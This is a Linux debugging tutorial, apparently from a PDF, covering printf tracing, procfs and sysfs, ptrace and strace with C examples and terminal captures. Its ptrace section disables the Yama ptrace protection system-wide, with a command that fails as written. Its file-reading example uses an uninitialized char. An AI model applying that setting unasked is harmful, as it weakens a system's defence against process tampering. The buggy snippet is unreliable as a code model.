



# Debugging Linux OS

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Version ??

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# 1 Introduction

Embedded devices are increasingly popular, devices are becoming smaller, smarter, interactive striving for a better user experience.

Most today's embedded devices rely on a UNIX-like system, ***Linux is the dominant***. In fact, It has several advantages<sup>1</sup> :

- **Open Source** : The sources are available, everyone can customize them according to the needs.
- **Architecture support** : Linux provides support for a wide range of architectures.
- **Not specific to vendor** : One is not tied or dependent on a specific constructor, Linux is maintained by an active community.
- **Relatively low cost** : The development is always cheaper using Linux.

Linux has seen the light in Helsinki in 1991, an Open-Source operating system created by Linus Torvalds. Linux emerged quickly and gained in popularity and community.

However, such a powerful system is massive and complex. As the rule says : « ***More code, more error prone*** », We need mechanisms that can scale efficiently to track bugs and inconsistencies. A variety of tools have been adopted (some are even built-in) that helps developers to write more stable and efficient applications.

More can be said as Linux is a multitasking and multiuser system, every piece of code is checked for permissions. It does even distinguish between two distinct spaces known as : userspace and kernel. Each has its own operating privileges (the kernel does have all the privileges) so they must be debugged differently.

Linux is in constant evolution, the latest version (in development and maybe unstable) can be found at the Linus Torvalds' GitHub : <https://github.com/torvalds/linux>. We can always get a stable version (but not the latest) at : <https://www.kernel.org/>.

If one is interested to track the changes that were made in every release, the website : <https://kernelnewbies.org/LinuxVersions> can be helpful.

Embedded systems are growingly powered by Linux ([linux.com](https://linux.com)), having the knowledge to debug it is a crucial skill.

1. An excellent presentation by William Stallings on Embedded Operating Systems is available at : <http://slideplayer.com/slide/5725214/>

## 2 Debugging userland applications

### Chapter's sources

The example used along this chapter are available at :

[https://github.com/jugurthab/Linux\\_kernel\\_debug/tree/master/debug-examples/Chap1-userland-debug](https://github.com/jugurthab/Linux_kernel_debug/tree/master/debug-examples/Chap1-userland-debug)

### 2.1 Introduction to User space debugging

Linux is a multitasking system that has been in the wild since 1991. Modern systems became complicated as they provide different quality of services, software reliability, responsiveness, security and great user experience. Such constraints lead to the introduction of *privileges*.

Some components of an operating system are more critical than others (changing fan's speed, CPU's working voltages, first instruction executed by the processor, ..., etc) must not be accessed by the user or his/her applications (nano, vlc, browser, ..., etc) which are not critical and run less stable code.

Linux like most today's OS (Operating systems) runs two levels of privileges, a userspace (least privileges) and a kernelspace (high privileges).




FIGURE 2.1 – Separation of privileges between user and kernel spaces

**Note :** Syscall (System call) is the only way to access the kernel code from userspace (We will see more later).

## 2.2 User space debugging mechanisms

### 2.2.1 USDT and print

The simplest debugging mechanism is using a userland probe (or a printf statement). This is called **USDT** (**Userland Statically Defined Tracing**).

**USDT** means placing probes in the code to keep track on the different states it is undergoing.

We will illustrate the use of tracepoints using two examples :

1. **Pseudo random number generator** : let's write a simple pseudo random generator which produces a number to be doubled or tripled depending on it's value (Greater or less than 50) before saving it into an array (**Figure 2.2**).




FIGURE 2.2 – Generating random numbers

— let's write the first version of such a program : the code is also available here : [https://github.com/jugurthab/Linux\\_kernel\\_debug/tree/master/debug-examples/Chap1-userland-debug/usdt/printf](https://github.com/jugurthab/Linux_kernel_debug/tree/master/debug-examples/Chap1-userland-debug/usdt/printf).

```

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <time.h>
4
5 #define NUMBER_OF_RANDOM 5
6 #define DOUBLE_TRIPLE_CHOICE_NUMBER 50
7 #define NUMBER_MAX 100
8 #define NUMBER_MIN 1
9
10 int generateRandom();
11 int doubleGeneratedRandomNumber(int x);
12 int tripleGeneratedRandomNumber(int y);
13 void printFinalGeneratedNumbers(int myNumbers[]);
14
15 int main( int argc , char *argv [] ) {
16     // RandomNumbers holds the generated random numbers
  
```

```

17 int RandomNumbers[NUMBER_OF_RANDOM] = { 0 }; https://www.raspberrypi.org/forums/viewtopic.php?t=202670
18 // Initialize the pseudo-random generator
19 srand(time(NULL));
20
21 // Generate and save 10 random numbers
22 for(int i=0; i< NUMBER_OF_RANDOM; i++){
23     RandomNumbers[ i ] = generateRandom();
24     if (RandomNumbers[ i ] < DOUBLE_TRIPLE_CHOICE_NUMBER)
25         RandomNumbers[ i ] = doubleGeneratedRandomNumber(RandomNumbers[ i ]);
26     else
27         RandomNumbers[ i ] = tripleGeneratedRandomNumber(RandomNumbers[ i ]);
28 }
29
30 printFinalGeneratedNumbers(RandomNumbers);
31
32
33
34
35 return EXIT_SUCCESS;
36
37 }
38
39 // Function to generate a pseudo-random number between NUMBER_MIN and NUMBER_MAX
40 int generateRandom(){
41     return (rand() % (NUMBER_MAX - NUMBER_MIN)) + NUMBER_MIN;
42 }
43
44 int doubleGeneratedRandomNumber(int x){
45     return 2 * x;
46 }
47
48 int tripleGeneratedRandomNumber(int y){
49     return 3 * y;
50 }
51
52 void printFinalGeneratedNumbers(int myNumbers[]){
53     printf("The program generated the following numbers : ");
54     for(int i=0; i< NUMBER_OF_RANDOM; i++){
55         printf("%d ",myNumbers[ i ]);
56     }
57     printf("\n");
58 }
```

The program above produces the output of **Figure 2.3**

```

File Edit Tabs Help
pi@raspberrypi:~/usdt-printf-family/printf$ gcc -o generateRandNumber generateRandNumber.cpp
pi@raspberrypi:~/usdt-printf-family/printf$ ./generateRandNumber
The program generated the following numbers : 82 148 8 78 20
pi@raspberrypi:~/usdt-printf-family/printf$ ./generateRandNumber
The program generated the following numbers : 138 16 128 74 6
pi@raspberrypi:~/usdt-printf-family/printf$ ./generateRandNumber
The program generated the following numbers : 84 192 84 150 56
pi@raspberrypi:~/usdt-printf-family/printf$ ./generateRandNumber
The program generated the following numbers : 148 122 138 162 94
pi@raspberrypi:~/usdt-printf-family/printf$
```

FIGURE 2.3 – Generation of five random numbers

- However, the program does not show if the number was doubled or tripled before the end, it only prints the final result, let's change the main function in order to get more insight

```

1 int main( int argc, char *argv [] ) {
2     // RandomNumbers holds the generated random numbers
3     int RandomNumbers[NUMBER_OF_RANDOM] = { 0 };
4
5     // Initialize the pseudo-random generator
```

```

6   srand( time( NULL ) );
7
8   // Generate and save 10 random numbers
9   for( int i=0; i< NUMBER_OF_RANDOM; i++ ){
10      RandomNumbers[ i ] = generateRandom();
11      if( RandomNumbers[ i ] < DOUBLE_TRIPLE_CHOICE_NUMBER ){
12          RandomNumbers[ i ] = doubleGeneratedRandomNumber( RandomNumbers[ i ] );
13          printf("The function doubleGeneratedRandomNumber() was executed at loop iteration %d to
14          generate : %d\n", i , RandomNumbers[ i ] );
15      }
16      else {
17          RandomNumbers[ i ] = tripleGeneratedRandomNumber( RandomNumbers[ i ] );
18          printf("The function tripleGeneratedRandomNumber() was executed at loop iteration %d to
19          generate : %d\n", i , RandomNumbers[ i ] );
20      }
21  }
22
23  printFinalGeneratedNumbers( RandomNumbers );
24
25
26  return EXIT_SUCCESS;
27
28 }
```

If we run the program at this stage, we would have an output similar to **Figure 2.4**

```

pi@raspberrypi:~/usdt-printf-family/printf $ gcc -o generateRandNumberTracepoint generateRandNum
berTracepoint.cpp
pi@raspberrypi:~/usdt-printf-family/printf $ ./generateRandNumberTracepoint
The function tripleGeneratedRandomNumber() was executed at loop iteration 0 to generate : 154
The function tripleGeneratedRandomNumber() was executed at loop iteration 1 to generate : 164
The function doubleGeneratedRandomNumber() was executed at loop iteration 2 to generate : 12
The function tripleGeneratedRandomNumber() was executed at loop iteration 3 to generate : 182
The function tripleGeneratedRandomNumber() was executed at loop iteration 4 to generate : 150
The program generated the following numbers : 154 164 12 182 150
pi@raspberrypi:~/usdt-printf-family/printf $ ./generateRandNumberTracepoint
The function tripleGeneratedRandomNumber() was executed at loop iteration 0 to generate : 100
The function tripleGeneratedRandomNumber() was executed at loop iteration 1 to generate : 180
The function doubleGeneratedRandomNumber() was executed at loop iteration 2 to generate : 6
The function doubleGeneratedRandomNumber() was executed at loop iteration 3 to generate : 66
The function doubleGeneratedRandomNumber() was executed at loop iteration 4 to generate : 98
The program generated the following numbers : 100 180 6 66 98
pi@raspberrypi:~/usdt-printf-family/printf $ █
```

FIGURE 2.4 – Generation of five random numbers with print tracing enabled

- Smiuc game :** let's practice on a game I have made using SDL C library. The console may not be available in such kind of applications (if the game was not launched from terminal), if something goes wrong it's difficult to trace the problem.

## Download program's sources

The example used along this chapter are available at : [https://github.com/jugurthab/Linux\\_kernel\\_debug/tree/master/debug-examples/Chap1-userland-debug/usdt/smiuc\\_game\\_broken\\_image](https://github.com/jugurthab/Linux_kernel_debug/tree/master/debug-examples/Chap1-userland-debug/usdt/smiuc_game_broken_image)

Smiuc (Shoot me if you can) uses a set of images and fonts, if those are not available the application closes without showing the reason.

— **Compile sources :** the steps are shown below :

```

1 $ sudo apt-get install libSDL1.2-dev
2 $ sudo apt-get install libSDL-ttf2.0-dev
3 $ gcc -o smiuc smiuc.cpp `sdl-config --libs` -lSDL_ttf

```

— **Run the application :** The app crashes and stderr message is shown in the console (see **Figure 2.5**).

```

// load an image
SDL_Surface *ActualPinguin=NULL;
ActualPinguin = SDL_LoadBMP("img/tux-72.bmp");
//SDL_SetColorKey(bmp,SDL_SRCOLORKEY,SDL_MapRGB(ActualPinguin,
if (!ActualPinguin)
{
    printf("Unable to load bitmap: %s\n", SDL_GetError());
    return 1;
}

```

FIGURE 2.5 – fprintf writes error message to stderr

— **Fixing broken image :** the problem is easy to solve now (because fprintf located it), it is enough to change the name of image « tux-71.bmp »(in the img folder) to « tux-72.bmp »(see **Figure 2.6**).




FIGURE 2.6 – smiuc game working after fixing incorrect image name

You can experiment on the sources, try to omit the images or the fonts to see the result and double click on the game's executable (do not launch it from the terminal), it's where usdt cannot help.

## 2.2.2 Querying the filesystem

Linux is enhanced in terms of security, robust and fault tolerant. It distinguishes between different level of privileges and mainly : a userspace and kernel land. This allows the system to correctly handle the resources and prevent unauthorized accesses.

However, there are important data-structures and information that we require even in userspace (memory allocated, available resources, state of the process, ..., etc). Linux provides us with two pseudo filesystems that allow the kernel to share some its knowledge to the userspace.

The **procfs** and **sysfs** filesystems do not exist on the disk, they are created on the fly. We can check this statement by trying to get their size on the disk (**Figure 2.7**).

```
pi@raspberrypi:~ $ df -h /proc/
Filesystem      Size  Used Avail Use% Mounted on
proc            0     0     0    -  /proc
pi@raspberrypi:~ $ df -h /sys/
Filesystem      Size  Used Avail Use% Mounted on
sysfs           0     0     0    -  /sys
pi@raspberrypi:~ $
```

FIGURE 2.7 – Size of the /proc and /sys folder

We can deduce from **Figure 2.7** that /proc and /sys are created during the system boot.

Both proc and sysfs are organizd in a hierarchical structure :

(a) /proc : **Figure 2.8** shows /proc filesystem's content.

```
jugbe@F-NAN-HIPPOPOTAME:~ Fichier Édition Affichage Rechercher Terminal Aide
jugbe@F-NAN-HIPPOPOTAME:~ $ ls /proc
1 1262 1603 2318 2791 30 34 5037 71      devices      mounts
10 1272 17 2320 28 3000 340 508 7114      diskstats  mtrr
1019 13 18 2411 2819 3010 35 5091 72      dma          net
1021 1341 181 2419 2828 3023 36 5150 73      driver      pagetypeinfo
1025 135 182 2431 2829 3033 368 5157 74      execdomains partitions
1029 141 18477 2478 2831 3043 37 5211 78      fb          sched_debug
1031 142 18509 2480 2832 3053 372 5336 788     filesystems  schedstat
10504 144 18588 2486 2839 3055 373 5341 790     fs          scsi
10627 145 186 2497 2856 3062 38 537 791      interrupts  self
11 1451 187 25 2861 309 39 5372 8      iomem      slabinfo
11078 146 18768 2502 2862 31 410 538 9      ioports  softirqs
1111 147 18796 2579 2864 310 412 5397 91     irq          stat
11277 148 18798 2584 2865 311 43 5640 92     kallsyms  swaps
11310 15 191 26 2867 312 438 588 965      kcore      sys
1135 150 192 2638 2869 313 46 593 979      keys      sysrq-trigger
1140 1500 193 2641 2878 3152 464 65 986     key-users  sysvipc
1148 151 194 2642 29 3162 47 66 9914     kmsg      thread-self
1149 152 195 2649 2903 3166 471 67 9914     kpagegroup timer_list
1150 1521 196 2657 2927 3177 48 68 9914     kpagecount timer_stats
1156 154 2 266 2934 32 4864 6833 6833     buddyinfo  kpageflags
1158 155 20 2665 2955 323 4866 69 9914     bus      loadavg  uptime
1169 1550 21 2672 2976 326 4868 7 9914     cgroups  locks  version
11764 1582 22 2695 2985 33 49 70 9914     cmdline  mdstat  version_signature
1185 1585 23 27 2990 331 4965 7076 9914     consoles  meminfo  vmallocinfo
1186 1598 2311 276 2995 332 4969 7086 9914     cpuinfo  misc  vmstat
12 16 2313 2784 3 336 5 7093 9914     crypto  modules  zoneinfo
```

FIGURE 2.8 – General overview of ProcFS

— /proc/meminfo : displays memory status of the system.

```
1 $ cat /proc/meminfo
```

— /proc/cpuinfo : shows information related to the CPU.

```
1 $ cat /proc/cpuinfo
```

— /proc/pid : for every process created in the system, a folder is created in the procfs that contains information related to it. You may already have noticed *Numbers* in **Figure 2.8**, those are **process identifiers (PID)**. We can get a great insight about a process by accessing it's folder.

— /proc/pid/maps : displays the layout of the virtual address space of a process (**Figure 2.9**).

```
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/SDL$ sudo cat /proc/1/maps
[sudo] Mot de passe de jugbe :
55e4bef48000-55e4bf0a4000 r-xp 00000000 fc:01 17171717 /lib/systemd/systemd
55e4bf0a5000-55e4bf0c9000 r--p 0015c000 fc:01 17171717 /lib/systemd/systemd
55e4bf0c9000-55e4bf0ca000 rw-p 00180000 fc:01 17171717 /lib/systemd/systemd
55e4bf0ca000-55e4bf0cb000 rw-p 00000000 00:00 0 [heap]
55e4c0d9e000-55e4c0f26000 rw-p 00000000 00:00 0
7f4554000000-7f4554029000 rw-p 00000000 00:00 0
7f4554029000-7f4558000000 ---p 00000000 00:00 0
7f4558544000-7f4558545000 ---p 00000000 00:00 0
7f4558545000-7f4558d45000 rw-p 00000000 00:00 0
7f4558d45000-7f4558d46000 ---p 00000000 00:00 0
7f4558d46000-7f4559546000 rw-p 00000000 00:00 0
7f4559546000-7f455954a000 r-xp 00000000 fc:01 1703947 /lib/x86_64-linux-gnu/libuuid.so.1.3.0
7f455954a000-7f4559749000 ---p 00004000 fc:01 1703947 /lib/x86_64-linux-gnu/libuuid.so.1.3.0
7f4559749000-7f455974a000 r--p 00003000 fc:01 1703947 /lib/x86_64-linux-gnu/libuuid.so.1.3.0
7f455974a000-7f455974b000 rw-p 00004000 fc:01 1703947 /lib/x86_64-linux-gnu/libblkid.so.1.1.0
7f455974b000-7f4559787000 r-xp 00000000 fc:01 1703961 /lib/x86_64-linux-gnu/libblkid.so.1.1.0
7f4559787000-7f4559986000 ---p 0003c000 fc:01 1703961 /lib/x86_64-linux-gnu/libblkid.so.1.1.0
7f4559986000-7f455998a000 r--p 0003b000 fc:01 1703961 /lib/x86_64-linux-gnu/libblkid.so.1.1.0
7f455998a000-7f455998b000 rw-p 0003f000 fc:01 1703961 /lib/x86_64-linux-gnu/libblkid.so.1.1.0
7f455998b000-7f455998c000 rw-p 00000000 00:00 0
7f455998c000-7f455998f000 r-xp 00000000 fc:01 1704112 /lib/x86_64-linux-gnu/liblbd-2.2.3.so
7f455998f000-7f455998f800 ---p 00003000 fc:01 1704112 /lib/x86_64-linux-gnu/liblbd-2.2.3.so
```

FIGURE 2.9 – Layout of the virtual address space of the init process

- **/proc/pid/pagemap** : contains the association between the page in the process virtual space and the frame in memory. **This is a binary file, you need a dedicated utility to parse it.**  
As an example, let's try to find where the page 0x55c49aab888 is mapped in memory using v2pfn<sup>1</sup> utility (**Figure 2.10**).

```
55c4a9aab000 12500000000000000000000000000000 p 00000000 00:00:00  
55c4a9ad8000 r-xp 00000000 00:15 38124 /usr/lib/firefox/firefox  
55c4a9cd7000 55c4a9dr8000 r--p 0002c000 00:15 38124 /usr/lib/firefox/firefox  
root@mint ~ /home/mint/Downloads  
File Edit View Search Terminal Help  
mint Downloads # python v2pfn.py 26639 0x55c4a9aab000  
PFN: 0x3c56d1  
Is Present?: True  
Is file-page: True  
Page count: 1  
Page flags: 0x868  
mint Downloads #
```

FIGURE 2.10 – View page to frame association of the init process

**Remarque :** v2pfn reports that page « 0x55c49aab888 » is mapped to frame « 0x3c56dL ».

- **/proc/pid/limits** : gets processes resource limits (**Figure 2.11**). Only root can increase hard resource limits, conventional processes can only lower them (without being able to increase them again).

```
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~ $ cat /proc/1/limits
Limit           Soft Limit      Hard Limit      Units
Max cpu time   unlimited      unlimited      seconds
Max file size  unlimited      unlimited      bytes
Max data size  unlimited      unlimited      bytes
Max stack size 8388608      unlimited      bytes
Max core file size 0          unlimited      bytes
Max resident set unlimited      unlimited      bytes
Max processes  22339         22339        processes
Max open files  1048576       1048576       files
Max locked memory 65536        65536        bytes
Max address space unlimited      unlimited      bytes
Max file locks  unlimited      unlimited      locks
Max pending signals 22339       22339        signals
Max msqueue size 819200       819200       bytes
Max nice priority 0          0            bytes
Max realtime priority 0        0            bytes
Max realtime timeout  unlimited      unlimited      us
jugurtha@jugurtha-PC ~ $
```

FIGURE 2.11 – View process resource limits

**Note :** Linux defines 16 different resource limits. Any process can increase it's Soft limit to Hard limit but only root can boost the Hard Limit (this is known as CAP\_SYS\_RESOURCE capability).

<sup>1</sup>. v2pfm is written by JEFF LI : <https://blog.jeffli.me/blog/2014/11/08/pagemap-interface-of-linux-explained/>

— /proc/pid/status : Status information about the process as follow :

```
1 jugurtha@jugurtha-PC ~ $ cat /proc/1/status
2 Name: systemd
3 State: S (sleeping)
4 ....
5 Pid: 1
6 PPid: 0
7 TracerPid: 0
8 Uid: 0 0 0 0
9 Gid: 0 0 0 0
10 FDSize: 128
11 ...
12 VmPeak: 251180 kB
13 VmSize: 185644 kB
14 ....
```

Any process can refer to itself at any time using /proc/self/status (equivalent to /proc/pid/status)

**Note :** « TracerPid » field shows if a debugger is attached to the process (0 means no debugger)

(b) /sysfs : the /proc filesystem has neither a structure nor rules to organize it, information exposed by the kernel is mixed up together in a chaotic form (data structures that are not related are found at the same place). Linux community created /sysfs, a structured pseudo-filesystem with a clear layout.

The official documentation of sysfs is found on the following link :

<http://man7.org/linux/man-pages/man5/sysfs.5.html>

One important directory for debugging the kernel is the « /sys/module ».

This file contains the list of all modules that are loaded into the kernel (**Figure 2.12**).

```
jugurtha@jugurtha-PC ~$ ls /sys/module/
fb_sys_fops          mousedev           snd_soc_ssm4567
6250                 firmware_class      netpoll            snd_soc_sst_acpi
6250_dw              fjes                parport           snd_soc_sst_match
ac97_bus              fscrypto           parport_pc        snd_timer
acpi                  fuse                pata_sis         soundcore
acpi_cpufreq          ghash_clmulni_intel pcbe             sparse_keymap
acpi_pad              glue_helper        pcc_cpufreq     spi_pxa2xx_platform
acpi_php              hid                 pcie_aspm       spurious
acpi_thermal_rel      hp_wireless       pciehp          sr_mod
aesni_intel           hp_wmi              pci_hotplug    suspend
aes_x86_64            i2c_algo_bit       pci_stub        syscopyarea
ahci                 i2c_designware_core pddev            sysfillrect
apparmor              i2c_designware_platform ppp_generic    sysimgblt
ata_generic           i2c_hd              printk           sysrc
ata_piix              i8042             processor      tcp_cubic
autofs4               i915              processor_thermal_device thermal
```

FIGURE 2.12 – List of modules in /sys/module/

## Important command to remember

We can also use the command « lsmod » which parses the sysfs to display information about modules :

```
1 $ lsmod
```

### 2.2.3 Tapping Syscalls and Library calls

#### 2.2.3.1 ptrace

Ptrace is the most valuable mechanism to debug userspace applications. *Most of the utilities that are covered later (strace, ltrace and GDB) rely on ptrace in the background* (without it they will be useless).

Ptrace became our ally to get insight into userland. However, attackers uses it extensively too to escalate privileges. Due to security issues, some distributions like Ubuntu **disables ptrace** by default, We must enable it as follow :

```
1 $ sudo echo 0 > /proc/sys/kernel/yama/ptrace_scope
```

A detailed page on Yama (security patch) is available on this link :  
<https://www.kernel.org/doc/Documentation/security/Yama.txt>

#### 2.2.3.2 strace

**Strace** is a debugging and diagnostic tool<sup>2</sup>. The « s »stands for « system call », which means that strace can *monitor Syscalls and reports them* to the end user.

#### Enable ptrace

strace requires **enabling ptrace** on your system, some linux distributions blocks it for security reasons (refer to [subsection 2.2.3.1](#)).

The following simple C code (can also be found at : [https://github.com/jugurthab/Linux\\_kernel\\_debug/tree/master/debug-examples/Chap1-userland-debug/strace](https://github.com/jugurthab/Linux_kernel_debug/tree/master/debug-examples/Chap1-userland-debug/strace)) will be used to demonstrate the usage of *strace*. The program reads a file's content (*smile-stats.txt*) to the stdout (Terminal).

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main( int argc , char *argv [] ) {
5     FILE *fileDescriptorSmile = NULL; // Defines a file stream
6     char c;
7     fileDescriptorSmile = fopen("smile-stats.txt", "r");
8     if(fileDescriptorSmile != NULL){
9         while (c != EOF){ /* Iterrate through the file */
10             printf( "%c", c); // displays character to the stdout
11             c = fgetc(fileDescriptorSmile); // reads character from file stream
12         }
13         printf("\n");
14         fclose(fileDescriptorSmile); // close file stream
15     }
16     else {
17         printf("Cannot open the file !\n"); /* Problem's to open the file */
18     }
19     return EXIT_SUCCESS;
20 }
```

*Remark :* One can also use fgets() for more efficient reading.

(a) **Basic usage of strace :** the most common way to use *strace* is :

```
1 $ strace ./myExecutable
```

The above command shows the successive syscalls (open, fstat, read, write, close, ..., etc) in a chronological order (**Figure 2.13**).

2. Strace official's documentation is available on : <http://man7.org/linux/man-pages/man1/strace.1.html>

```

brk(NULL) = 0xdb0000
brk(0xdd1000) = 0xdd1000
open("smile-stats.txt", O_RDONLY) = 3
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
fstat(3, {st_mode=S_IFREG|0777, st_size=13, ...}) = 0
read(3, "Hello SMILE!\n", 4096) = 13
write(1, "\0Hello SMILE!\n", 14Hello SMILE!
) = 14
read(3, "", 4096) = 0
write(1, "\n", 1)
) = 1
close(3) = 0
exit_group(0) = ?
+++ exited with 0 +++
jugurtha@jugurtha-PC ~/Documents/take3/tests/Chapter-1/file-not-found $ 

```

FIGURE 2.13 – Strace reporting syscall chronology

**Note :** Some of strace's output (at the beginning) are not actually comming from the program (the loading process).

We can see the following line from **Figure 2.13** :

```
open("smile-stats.txt", O_RDONLY) = 3
```

strace caught the syscall *open*, it's arguments and return value( = 3). The return value indicates that the file was found and openned with success.

**Common issue :** A simple expriment to use strace to track problems in a program is to remove the file « *smile-stats.txt* », let's launch strace against the executable as shown in **Figure 2.14**.

Observe again the line :

```

munmap(0x7f59019b4000, 113653) = 0
brk(NULL) = 0xf30000
brk(0xf51000) = 0xf51000
open("smile-stats.txt", O_RDONLY) = -1 ENOENT (No such file or directory)
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
write(1, "Cannot open the file !\n", 23Cannot open the file !
) = 23
exit_group(0) = ?
+++ exited with 0 +++
jugurtha@jugurtha-PC ~/Documents/take3/tests/Chapter-1/file-not-found $ 

```

FIGURE 2.14 – Strace reporting syscall open error-file not found

```
open("smile-stats.txt", O_RDONLY) = -1 ENOENT (No such file or directory)
```

We can see that the return value is -1 (strace associates the return value with it's human readable meaning *No such file or directory*).

### perror can replace strace ?

The reader may ask : Using perror helps to detect a missing file or an insufficient access permissions,

Why to use strace ?

Industrial projects are written by a group of developers (not everyone checks return values).

When the project gets complicated, even professional people misses good practises  
(no one writes perfect code).

**Remember :** printf and perror may quickly overwhelm an embedded system.

- (b) **System call statistics :** strace is capable to gather statistics on system calls, the « *-c* »option stands for count.

```
1 $ strace -c ./myExecutable
```

— **Figure 2.15** shows the Syscalls statistics when the file « smile-stats.txt » is found in the current directory

```
jugurtha@jugurtha-PC ~/Documents/take3/tests/Chapter-1/file-not-found $ strace
-c ./fileNotFound
Hello SMILE!

% time      seconds   usecs/call     calls    errors syscall
----- -----
 0.00  0.000000          0           3        0  read
 0.00  0.000000          0           2        0  write
 0.00  0.000000          0           3        0  open
 0.00  0.000000          0           3        0  close
 0.00  0.000000          0           4        0  fstat
 0.00  0.000000          0           7        0  mmap
 0.00  0.000000          0           4        0  mprotect
 0.00  0.000000          0           1        0  munmap
 0.00  0.000000          0           3        0  brk
 0.00  0.000000          0           3        3  access
 0.00  0.000000          0           1        0  execve
 0.00  0.000000          0           1        0  arch_prctl
----- -----
100.00  0.000000          0           35       3 total
jugurtha@jugurtha-PC ~/Documents/take3/tests/Chapter-1/file-not-found $
```

FIGURE 2.15 – Strace gathering userland syscall statistics

Two columns are essential to understand the output :

- calls** : the number of times the syscall was made.
- errors** : the number of times the syscall failed.

**Remark :** no error was reported on open or close syscall which means the file was opened and closed with success.

— **Figure 2.16** shows the Syscalls statistics when the file « smile-stats.txt » is not found

```
jugurtha@jugurtha-PC ~/Documents/take3/tests/Chapter-1/file-not-found $ strace
-c ./fileNotFound
Cannot open the file !
% time      seconds   usecs/call     calls    errors syscall
----- -----
 0.00  0.000000          0           1        0  read
 0.00  0.000000          0           1        0  write
 0.00  0.000000          0           3        1  open
 0.00  0.000000          0           2        0  close
 0.00  0.000000          0           3        0  fstat
 0.00  0.000000          0           7        0  mmap
 0.00  0.000000          0           4        0  mprotect
 0.00  0.000000          0           1        0  munmap
 0.00  0.000000          0           3        0  brk
 0.00  0.000000          0           3        3  access
 0.00  0.000000          0           1        0  execve
 0.00  0.000000          0           1        0  arch_prctl
----- -----
100.00  0.000000          0           30       4 total
jugurtha@jugurtha-PC ~/Documents/take3/tests/Chapter-1/file-not-found $
```

FIGURE 2.16 – Strace reporting open error when the file is not found

**Remark :** strace reported an error on « open »Syscall because the file was missing (use *strace ./program* to see which file is missing).

(c) **strace most widely used options** : Strace tends to generate a lot of entries, maybe thousands for bigger projects. A couple of options were added to tune its behaviour, We will highlight the most important ones.

— **Listening only for a specific list of syscalls** :

1	\$ strace -e trace=<Syscall list> ./myProgram
---	---

An example will be :

```
1 $ strace -e trace=open, close ./myProgram
```

Executing the above command on our program will yield to the output shown in **Figure 2.17**

```
jubbe@F-NAN-HIPPOPOTAME:~/tests/Chapter-1/file-not-found$ strace -e trace=open,close ./fileNotFound
und
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
close(3)                                = 0
open("/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
close(3)                                = 0
open("smile-stats.txt", O_RDONLY)         = 3
Hello SMILE!
close(3)                                = 0
+++ exited with 0 +++
jubbe@F-NAN-HIPPOPOTAME:~/tests/Chapter-1/file-not-found$
```

FIGURE 2.17 – Selecting syscalls to trace using strace

**Result :** Only open and close Syscalls are returned.

— **Getting some syscalls list by categories :** Syscalls can be grouped by categories as shown below :

System call Categories	Related system calls
file	open, chmod, stat, truncate, ...,etc.
process	Process management : clone, exit_group, execve, wait4, ..., etc.
network	Network syscalls : socket, linsten, bind, ..., etc.
memory	mmap, mprotect, ..., etc

An example will be :

```
1 $ strace -e trace=network, memory ./myProgram
```

Let's catch memory related syscalls, the result is shown in **Figure 2.18**

```
jubbe@F-NAN-HIPPOPOTAME:~/tests/Chapter-1/file-not-found$ strace -e trace=memory ./fileNotFound
brk(NULL)
= 0xb3000
mmap(NULL, 114462, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7fc95294b000
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fc95294a000
mmap(NULL, 3971488, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7fc952378000
mprotect(0x7fc952538000, 2097152, PROT_NONE) = 0
